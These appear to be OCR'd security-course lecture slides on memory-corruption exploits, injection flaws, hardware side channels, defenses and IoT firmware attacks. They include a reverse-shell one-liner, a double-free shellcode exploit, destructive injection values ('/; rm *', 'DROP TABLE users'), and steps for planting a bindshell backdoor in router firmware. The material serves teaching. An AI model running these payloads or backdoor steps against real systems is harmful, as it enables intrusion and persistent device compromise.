
```
int main (int argc, char **argv){
  if (argc < 2) {
    printf("Usage: %s [port]\n", argv[0]);
    exit(1);
  }
  int port, sock_fd, cli_fd; socklen_t cli_len;
  struct sockaddr_in serv_addr, cli_addr;

  sock_fd = socket(AF_INET, SOCK_STREAM, 0);
  if (sock_fd < 0) {
    printf("Error opening a socket\n"); exit(1);
  }
  port = atoi(argv[1]);
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = INADDR_ANY;
  serv_addr.sin_port = htons(port);
  if (bind(sock_fd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0) {
    printf("Error on bind()\n");
    exit(1);
  }
  printf("Waiting for a connection...\n");
  listen(sock_fd, 1);
```

Example buffer overflow target

```
  while(1) {
     cli_len = sizeof(cli_addr);
     cli_fd = accept(sock_fd, (struct sockaddr *) &cli_addr, &cli_len);
     if (cli_fd < 0) {
       printf("Error on accept()\n");
     }
     printf("Connection accepted...\n");
     vuln_read(cli_fd);
     char message[] = "Hello there!\n";
     write(cli_fd, message, strlen(message));
     close(cli_fd);
     sleep(1);
   }
   return 0;
}
```

Stack when it starts executing

- The basic idea is to use a buffer overflow to have the program execute code that gives us control. For example, execute a "reverse shell":
  Reverse shell: /bin/sh -i >& /dev/tcp/127.0.0.1/4444 0 >&1
- We can then use netcat (nc) to connect to the interactive shell we started. [nc –lvp 4444]
- We do this by putting code on the stack (in buffer) via the user supplied argument and (by overflowing the buffer), having EIP point to that new code.
- There are two problems:
  - We need to get the attacking program into buffer using allowed characters (for example "0" can't be in the string.
  - We need EIP to point into buffer that, in a reliable way,
  - One way to do this is to position a "nop sled," which consists of one byte "nop" instructions, before the code we want to execute. Then if EIP point anywhere in the nop sled, it will land in our code.



Assembly code for function

- gcc -fno-stack-protector -S exploitable_server.c

```
_vuln_read:             ## @vuln_read
    pushq   %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset %rbp, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register %rbp
    subq$1072, %rsp ## imm = 0x430
    movl    $4, %eax
    movl    %eax, %edx
    movl    %edi, -4(%rbp)
    movl    -4(%rbp), %edi
    leaq    -1044(%rbp), %rcx
    movq    %rcx, %rsi
```

```
callq   _read
movl    -1044(%rbp), %esi
leaq    L_.str(%rip), %rdi
movq    %rax, -1056(%rbp)  ## 8-byte Spill
movb    $0, %al
callq   _printf
leaq    -1040(%rbp), %rsi
movl    -4(%rbp), %edi
movslq  -1044(%rbp), %rdx
movl    %eax, -1060(%rbp)   ## 4-byte Spill
callq   _read
movl    %eax, %edi
movl    %edi, -1048(%rbp)
movl    -1048(%rbp), %esi
```

Assembly code for function

```
leaq    L_.str.1(%rip), %rdi
movb    $0, %al
callq   _printf
leaq    -1040(%rbp), %rsi
leaq    L_.str.2(%rip), %rdi
movl    %eax, -1064(%rbp)       ## 4-byte Spill
movb    $0, %al
callq   _printf
movl    %eax, -1068(%rbp)       ## 4-byte Spill
addq    $1072, %rsp             ## imm = 0x430
popq    %rbp
retq
.cfi_endproc
```

Buffer overflow: technical details


- Technical details
  - We need to disable ASLR on Linux for this attack to work:
    - echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
  - When we compiled, we disabled compiler protection preventing the processor from executing instructions on the stack. If the stack is not executable, we can use other "control diversion" attacks like ROP. See: https://github.com/JonathanSalwan/ROPgadget and https://www.rapid7.com/resources/rop-exploit-explained/
- Compiler can insert "canaries" to test for buffer overflows, we've disabled them.
- Exception handling and function pointers can also be exploited by buffer overflow.
- Shadow stacks are being introduced

Buffer overflow: technical details

- It remains to construct the character strings that implement the nop sled and the code that executes the reverse shell. We need to overwrite EIP to contain the address of the malicious code or overwrite the EIP to point to an instruction that contains a ”JMP (ESP)” instruction. To find such an instruction, we can write a program or use Ghidra (see the Ghidra section in the reverse engineering section). In this case, 0xb7facf97 or \x97\xcf\xfa\xb7 has such an instruction (it’s in a dynamic link library).
- We are almost done, all we need to do is find a call to a library function that calls our reverse shell (with properly formatted arguments on the stack). This could be int execv or syscall, for example.
- We’re done. In a “real situation”, we won’t have the source code, so we’d need to reverse engineer the target binary (say with Ghidra) and we’d have to seal with ALSR (we can use “dangling pointers”) and non-executable stacks (we can use a ROP based attack).
- We’ll go into more of these details in the reverse engineering section.

Heap-based control hijacking

- Compiler generated function pointers (e.g. C++ code)




- Suppose vtable is on the heap next to a string object:

Illustration from John Mitchell

- Buffer overflow can trash function pointer

Attack: return to libc

- Control hijacking without supplying code to execute



ROP Attacks

- Return oriented programming: Another control hijacking technique that does not require creating and executing code on the stack.
- Procedure:
  - Find “gadgets” in existing code. Gadgets are short code segments that can be strung together to carry out useful procedures like installing malware.
  - Each gadget ends with a ret
  - Attacker needs to arrange the stack so that the returns from the identified gadgets carry out the attackers intended purpose.
- Gadgets are “Turing complete” for most installed systems.
- Particularly easy to find on Intel architecture because of the multi-size instructions and the huge variety of instructions.

Other types of overflow attacks

- Unsigned integer overflows
  - Suppose n is a 4 byte unsigned integer
  - It can hold values $0 \leqq n \leqq 2^{32}-1$.
  - What is the value of $n_1 + n_2$ if, say $n_1 = 2^{32}-1$, $n_2 = 1$? Answer: 0!
- Signed/unsigned conversions
  - If n is a signed 4 byte integer, $-2^{31} \leqq n \leqq 2^{31}-1$
  - If you assign a negative integer to an unsigned integer, negative number become huge positive integer.


Double free

- Relies on errors in malloc/free to execute arbitrary code
- When a program calls free() twice with the same argument, the heap memory structures become corrupted.
- If malloc() returns the same value more than and the program later gives the attacker control over the data that is written into this doubly-allocated memory, the program becomes vulnerable to a buffer overflow attack.
- When a buffer is free()'d, a linked list of free buffers is read to rearrange and combine the chunks of free memory (to be able to allocate larger buffers in the future). These chunks are laid out in a double linked list which points to previous and next chunks.
- Unlinking an unused buffer (which is what happens when free() is called) could allow an attacker to write arbitrary values in memory; essentially overwriting valuable registers, calling shellcode from its own buffer.

Heap exploitation

```
void list_delete(node_t* n) {
  n->next->prev = n->prev;
  n->prev->next = n->next;
}
void list_insert_after(node_t* n) {
  n->prev = prev;
  n->next = prev->next;
  prev->next->prev = n;
  prev->next = n;
}
```

- Attacker in control of prev->next can write node anywhere.
- Use after free uses this



Heap exploit after double free

- After second free, head->next and head->prev point to freed block
- Block next and prev also point to it
- After another malloc, same chunk will be returned
- Basic attack
  1. Get chunk freed twice
  2. Get one instance reallocated
  3. Overwrite metadata
  4. Get second instance allocated so unlink writes to arbitrary address

From: Ferguson

Heap exploit after double free

```
static char *GOT_LOCATION =
  (char *)0x0804c98c;
static char shellcode[] =
   "\xeb\x0cjump12chars_"
    "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  // sixth will get ptr to first
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=
       (void *)(GOT_LOCATION-12);
   *((void**)(sixth+4))=
      (void*)shellcode_location;
  // returns location yet again
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

From: Huang, Heap overflow attacks

Know your programming language

- Reference/value
  - C++ allows passing pointers
  - A vulnerable or malicious program can use a pointer to change unintended values
- Scope and memory
  - Since it is difficult to manage object lifetimes which are “malloc’d” and ”free’d” during object lifetime, you should prefer lexical allocation where object is allocated and deallocated automatically as objects “go out of scope.”
  - For example, prefer

```
char buf[256];
```

  - To

```
char* buf = malloc(256);
…
free(buf);
```

Software and networking part 7, other vulnerabilities

- More vulnerabilities
  - TOCTOU
  - Command injection
  - SQL injection
  - Phishing and mail
  - Resource exhaustion
  - The user
- Distributed system vulnerabilities
  - Timing, synchronization and consensus
  - Update
  - The Web and browsers
  - APTs
- Supply chain vulnerabilities

Timing vulnerabilities

- Two asynchronous threads reading and writing the same variable. If one thread reads a value while a second thread writes the variable, data (and hence control) can become unstable.
- Correct use of synchronization primitives (like mutexes) fixes this.
- The program on the next page has a race if STOP_RACE is not defined. Defining STOP_RACE fixes the race and hence the timing vulnerability.
- Here is sample output with STOP_RACE not defined in the first run and defined in the second.

```
Johns-MacBook-Pro-3:cryptobin jlm$ ./race_example.exe
raced count: 105, should be: 400
Johns-MacBook-Pro-3:cryptobin jlm$ ./race_example.exe
raced count: 400, should be: 400
```

The timing example

```
Includes and defines omitted
int g_count = 0;
#ifdef STOP_RACE
std::mutex my_mutex;
#endif

void* worker(void* arg) {
  int n;
  srand(5);
  //loop on next panel
  return nullptr;
}
```

```
for (int k = 0; k < NCYCLES; k++) {
#ifdef STOP_RACE
    my_mutex.lock();
#endif
    n = *((int*)arg);
    int m = rand();
    if ((m%4) == 1)
      sleep(1);
    n++;
    *((int*)arg) = n;
#ifdef STOP_RACE
    my_mutex.unlock();
#endif
}
```

```
int main(int an, char** av) {
  pthread_t threads[NUMTHREADS];
  for (int i = 0; i < NUMTHREADS; i++) {
    pthread_create(&threads[i], NULL, worker,
                   (void*) &g_count);
  }
  for (int i = 0; i < NUMTHREADS; i++) {
    int r = pthread_join(threads[i], NULL);
    printf("Thread %d terminated\n", i);
  }
  printf("raced count: %d, should be: %d\n",
         g_count, NUMTHREADS * NCYCLES);
  return 0;
}
```

Configuration vulnerabilities

- Empty passwords
- Default passwords
- Open IP addresses
- Allow scripts to run
- Put “standard users” in administrator group
- Open ports dangerous ports without authentication (e.g. – telnet)
- Bad update policies

Storage vulnerabilities

- Unencrypted storage – anyone with access to removeable media may read data and change values.
- Poor key protection – insecurely storing keys can reveal the keys.

Authentication and authorization vulnerabilities

- Weak passwords and password crackers
- Open accounts
- Elevation of privilege
- Names vs secure names
- Allows an attacker to guess a person's user name, password, credit card number, or cryptographic key by using an automated process of trial and error.
- Weak keys
- Poor key management
- Root key stores
- Compromised certificate authorities

Command Injection

- Suppose I call command with unchecked user input. Example:
  - ls –lt $userinput
- What happens if use input is “/; rm *”

SQL Injection

- For example, a web form on a website might request a user's account name and then send it to the database in order to pull up the associated account information using dynamic SQL like this:

  "SELECT * FROM users WHERE account = '" + userProvidedAccountNumber +"';"

- Suppose userProvidedAccountNumber is "*; DROP TABLE users;"

TOCTOU attacks

From Wikipedia: The following C code, when used in a setuid program, has a TOCTOU bug:

```
if (access("file", W_OK) != 0) {
  exit(1);
}
fd = open("file", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

- Here *access* is intended to check whether the real user who executed the setuid program would normally be allowed to write the file.
- An attacker can exploit the race condition between the access and open to trick the setuid victim into overwriting an entry in the system password database.
- TOCTOU races can be used for privilege escalation, to get administrative access to a machine.

Resource exhaustion vulnerabilities

- Memory
- Swap space
- Disk
- Non-volatile memory – e.g., SD cards.
- If you're lucky these just cause reboots and DOS.
  - Sometimes you're not lucky

User as vulnerability

- Phishing
- Bad file protections
- Unencrypted messaging
- Sure, go ahead and run that binary I downloaded
- Poor passwords
- Poor update hygiene
- Unvetted applications

Web Vulnerabilities

- Cross-Site scripting (XSS) - enables attackers to introduce client-side code into web services violating domain restrictions.
- Cross-site request forgery (CSRF) - change page “state” variables
- Access Control, Identity Management and Session management – authentication and authorization information stored in cookies.
- Business logic flaws
- Parameters and CGI scripts – http URL can contain parameters. For example, http://example.com/path/to/page?name=john&title=ceo. Many IoT interfaces use this to specify program execution: http://example.com/path/to/page?cmd=rm&arg=/etc/passwd.

Update vulnerabilities

- If you can either back out an update that patches a vulnerability or, better still, introduce an update that has deliberate backdoors or vulnerabilities, you can completely subvert critical programs.
- Example: change
  - Keys
  - Permissions
  - Protocols (telnet v ssh)
  - Avoid a barrier (proxy, …)
- Introduce a doctored program
- Introduce a side channel

Code you never see

- Pre-boot and boot
- Libraries
- Proprietary firmware
- Boot loaders
- EFI
- Can all have vulnerabilities.
- How do you know?

Some attacks are forever

- Some “platform” software is privileged, complex and opaque
  - BIOS
  - Microcode
  - Option ROM firmware
- Errors or malware in these can make a platform insecure forever
  - Advanced Persistent Threats (APT)
- Configuration errors on BIOS update can be the path to infection

Supply chain vulnerabilities

- How much code do you write? Review?
- How do you know the code you download has not been modified during download? Shipment?
- How do you know a developer did not introduce a subtle vulnerable vulnerability?
- How about hardware (introduced malicious circuits)? substitute parts?
- Modified
  - Microcode?
  - BIOS and pre-boot code?
  - Option ROMs?
  - Transmitting devices?

Software and networking part 8, attacking and hardening software

- Hardware/software boundaries
- Attacking software
  - Reverse engineering and attack methodologies
  - Modelling the adversary
- Defending software
  - Provenance
  - Redundancy and failure
  - Code and design review
  - Formal Methods
  - Fuzzing
  - Red Teaming

Defenses

- Audit tools: Coverity, Prefast/Prefix
- Fuzzing
- Simulation
- Type safe languages (e.g.- Go)
- NX
- Stack guards and canaries
- Address space layout randomization (ASLR)
- Control Flow Integrity (CFI)
- DEP
- IDS
- Anti-virus
- Behavioral analysis

Fuzzing: libfuzz setup with llvm

- apt-add-repository "deb http://apt.llvm.org/xenial/ llvm-toolchain-xenial-6.0 main"
- apt-get update
- apt autoremove
- apt-get install clang-6.0
- apt-get install lld-6.0
- apt-get install llvm
- apt-get install llvm-dev
- apt install clang-6.0
- apt install clang-6.0++
- apt-get install libfuzzer-6.0-dev

From Google

Simple libfuzz example

```
#include <stdint.h>
#include <stdio.h>
#include <stddef.h>

bool FuzzMe(const uint8_t *Data, size_t DataSize) {
#ifdef FIXBUG
  if (DataSize < 4)
    return false;
#endif
  return DataSize >= 3 && Data[0] == 'F' &&
      Data[1] == 'U' && Data[2] == 'Z' && Data[3] == 'Z';
}
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data,
size_t Size) {
  if (Size < 4)
    return 0;
  FuzzMe(Data, Size);
  return 0;
}
```

```
extern "C" int LLVMFuzzerTestOneInput(
    const uint8_t *Data, size_t Size) {
  FuzzMe(Data, Size);
  return 0;
}
```

- Compile and run

  clang-6.0 –g –fsanitize=address,fuzzer test_fuzz.cc

  ./a.out

- What happens when you define FIXBUG?

From Google

Redundancy and failure

- Surveillance model and attackers
  - Attackers can study deployed systems in detail over a long period of time
- Homogeneity
  - In homogeneous systems a single vulnerability can effect the entire ecosystem
- Uncorrelated redundancy
  - Multiple subsystems that provide equivalent function with independent and uncorrelated design, implementation, configuration and operational structure can provide resilience.
  - Don’t go overboard
- Agility
  - Because of asymmetry, if you have advanced adversaries, you must have agile systems that can and are changed with moderate frequency.
  - With this and well monitored systems, you can catch adversaries quickly even if they succeed maybe bending their cost-reward curve.
  - Make sure your update mechanism is foolproof and well practiced.

Formal methods

- New formal analysis tools can make small (<10000 LOC) systems relatively hard against modeled attacks.
- Employ this for small critical subsystems
  - Update
  - VM
  - Crypto
  - Protocols
- References: TLA, BLAST, Zing, Coq.

Red Teaming

- Current state of the art for determining just how safe a system is but it depends on having an expensive, talented team attacking all the time.
- Levels of assumed access:
  - Network
  - Insider
  - Physical possession
- Trusted insiders can be a big problem
- Need to persistently look for attacks
  - Logging
  - Automated analysis
- Maybe the red team should be a program that runs all the time

Software and networking part 9, IoT software and attacks

- What's special about IoT
  - Physical access
  - Side channels: Spectre, differential power, differential timing
  - Glitching
  - Special IoT protocols
  - Trusted computing primitives for IoT
  - Update
  - JTAG and UART
- Tools of the trade
  - Firmware modification and upload
  - Simulation and reverse engineering
  - Developing backdoors
- Preventing and mitigating attacks

What's special about IoT

- Most IoT device do NOT employ defensive technology
- Most IoT software is at least one or two years out of date
- Most IoT firmware is not updated or is updated insecurely
- You often have physical access to IoT interfaces:
  - Example: You can connect to UART or JTAG interfaces
- IoT devices have GPIO pins that can be programmed.

Large, public IoT attacks

- Pre 2016
  - DNSChanger
  - Moon
- 2016
  - Mirai
- 2017
  - Hajami
  - BrickerBot
  - Persirai
  - IoT Reaper aka IoTroop
  - WannaCry
  - BlueBorne
  - KRACK
- 2018
  - Spectre (Cortex-M and R)
  - Satori TRITON/TRISIS/HatMan
  - OMGEE (Device as proxy)

IoT specific protocols

- MQTT:
  - Lightweight pub/sub protocol for sending simple data flows from sensors to applications and middleware.
- CoAP:
  - Specialized web transfer protocol for use with constrained nodes and constrained networks.
- AMQP
  - Message orientated, queuing, routing (point to point and pub-sub), reliability and security.
- D2D:
  - Bluetooth
  - NFC
  - BAN
- Mesh networking


Trusted computing primitives for IoT

- Take ownership
- Measured boot
- Attest
- Seal
- Unseal

- See: trusted platform, DICE.

Dice/Riot (Microsoft)

- Dominance: unconditional ability to install firmware in some time specified period.
- Latches and Authenticated watchdog timer (AWDT).
- Latch can be enabled but not disabled. When enabled, it stays enabled till reset. Example: Embedded multi-media card controller (eMMC) power on write protect.
- AWDT forces a reset. Interrupts periodically if not serviced in interim. Service is via cryptographically protected “keep-alive” messages.
- DICE: Device identifier composition number.
  - Chip has globally unique secret, $K_{platform}$ which can be used to derive device key P_k/p_k.
  - K_{alias} is cryptographic composition of $K_{platform}$ and firmware.
  - On boot, Dice pre-loader reads $K_{platform}$ and latches it.
  - K_{alias} changes if firmware changes.
  - Device p_k certifies K_{alias}.
  - K_{alias} (actually, PK_{alias} and pK_{alias}).
  - Sk_{alias} used for Seal/Unseal.



Hardware/software boundaries

- Many subtle security issues manifest at the hardware/software boundary. Examples include:
  1. Glitching: heat, light, bugs, over and under-voltage, timing.
  2. Spectre like timing attacks
  3. Differential power analysis.
  4. Differential timing analysis

Spectre

- Spectre attacks use speculative execution to learn sensitive program values via covert a microarchitectural channels (the cache state). There are two variants:
  - Variant 1: Exploiting Conditional Branches.
  - Variant 2: Exploiting Indirect Branches.
- Consider

```
if (x < array1_size)
   y = array2[array1[x] * 4096];
```

- Assume that the x is attacker-controlled and that array1[x] is a “secret” value.
- Speculative execution bypasses the if statement having been conditioned, in previous runs, that the test will pass. Here, the value of array1[x] is scaled so that accesses go to different cache lines to avoid hardware prefetching effects.
- When the result of the bounds check is eventually determined, the CPU reverts any changes made to its architectural state. However, changes made to the cache state are not reverted. In particular, accesses to the array2[y] will be a lot faster if y = array1[x] (as scaled) is in the cache. This lets us discover y.
- Almost all modern processors (Intel, ARM) are vulnerable.

Rowhammer

- Rowhammer is an unintended side effect in some DRAM causing memory cells to leak charge to adjacent cells changing the contents of adjacent memory rows.
- Rowhammer can be used to escalate privilege. See this for a practical attack.
- Virtually all DRAM manufactured from 2009 - 2011 had this defect (since all major manufacturers used similar DRAM process technology)
- The problem was particularly acute in client machines which did not employ error correction.
- A patch that increased the DRAM refresh cycle to 64 ms or less decreases the probability of a successful attack at the cost of higher power consumption
- A system level programmer could do nothing to avoid this attack.

Reverse engineering information and tools

- IDA pro
- Ghidra (which we will use)
- Qemu
- Binwalk
- Debuggers
- Firmwalker
- CVE’s
- Part/web information

Firmware modification kit tools

- ./extract-firmware.sh Firmware extraction script build-firmware.sh Firmware re-building script
- ./build-firmware.sh [-nopad] [-min]
- Binwalk Scans firmware images for known file types (firmware headers, compressed kernels, file systems, etc.
- CramFSCK: CRAMFS file system image checker and extractor.
- CramFSSwap: Utility to swap the endianess of a CramFS image
- CRCalc: Utility to patch all uImage and TRX headers inside a given firmware image.
- MkSquashFS: Builds a squashfs file system image.
- MkCramFS: Builds a cramfs file system image. Coming in next version.

Firmware modification kit tools

- MotorolaBin Utility: prepends 8 byte headers to TRX images for Motorola devices WR850G, WA840G, WE800G.
- Splitter3 Utility: Scans and extracts a firmware image's component parts.
- Tpl-tool Utility: manipulates TP-Link vendor format images.
- UnCramFS: Alternate tool to extract a cramfs file system image.
- UnCramFS-LZMA: Alternate tool to extract LZMA-compressed cramfs file system images, such as those used by OpenRG.
- UnSquashFS: Extracts a zlib squashfs file system image. Current versions included are 1.0 for 3.0 images and 1.0 for 2.x images (my own blend).
- UnSquashFS-LZMA: Extracts an lzma squashfs file system image.
- UnTRX: Splits TRX style firmwares into their component parts.
- WebDecomp: Extracts and restores Web GUI files from DD-WRT firmware images, allowing modifications to the Web pages.

Simulating and reverse engineering software

- Qeumu
- IDA pro
- Strings
- nm

Reverse engineering

- Goals
  - Find/insert backdoors (by bypassing authentication
  - API keys
  - Private keys and trust infrastructure
  - Configuration files
  - URLs
  - Open ports
- Simple tools
  - Readelf
  - Strings
  - Entropy locators
- Others
  - Firmdyne
  - Radare2
  - http/bit.ly/FirmwareAnalysisTools

Firmware mod kit

- Python based
- Not actively maintained
- Firmware-mod-kit
- Updating the VM will break FMK
- Extracts firmware
- Modify firmware contents and files
- Add compiled binaries to firmware
- Rebuild firmware

Develop a backdoor

- Extract firmware with FMK (extract-firmware.sh)
- Identify the target FW architecture and endiness (readelf –h binary)
- Build a cross compiler with Buildroot
- Use cross compiler to build the backdoor source.
- Copy the backdoor to extracted FW /usr/bin
- Copy appropriate qemu binary to extracted FW rootfs
- Emulate the backdoor using chroot and qemu
- Connect to backdoor via netcat
- Remove qemu binary from extracted FW rootfs
- Build firmware with FMK
- Test backdoored firmware with FAT and netcat

Source: Aaron Guzman, IoT Firmware Exploitation

Building backdoor

- Use buildroot configured to the architecture to cross-compile the bindshell
- wget https://buildroot.org/downloads/buildroot-2018.02.1.tar.gz
- tar xzvf buildroot-2018.02.1.tar.gz
- make menuconfig
- Select the architecture, save, and exit buildroot
- Enter “make” to build... Wait

Building backdoor

- Example
  - cd buildroot-2018.02.1/output/host/usr/bin/
  - ./mips-buildroot-linux-uclibc-gcc bindshell.c -static -o
  - backdoor
  - sudo chmod +x backdoor
  - Copy the bindshell over to extracted filesystem usr/bin
  - sudo cp bindshell /home/iotos/tools/firmware-mod-kit/DIR300B5_FW2 12WWB02/rootfs/usr/bin
  - Cp over the qemu MIPS binary
    sudo cp /usr/bin/qemu-mipsel-static
  - sudo chroot . ./qemu-mipsel-static bindshell
  - Open up another terminal and connect to the bindshell on port 9999 - nc -nv 127.0.0.1 9999

Building backdoor

- Find an init script to insert our backdoor: /etc/init.d/
- Rebuild the firmware
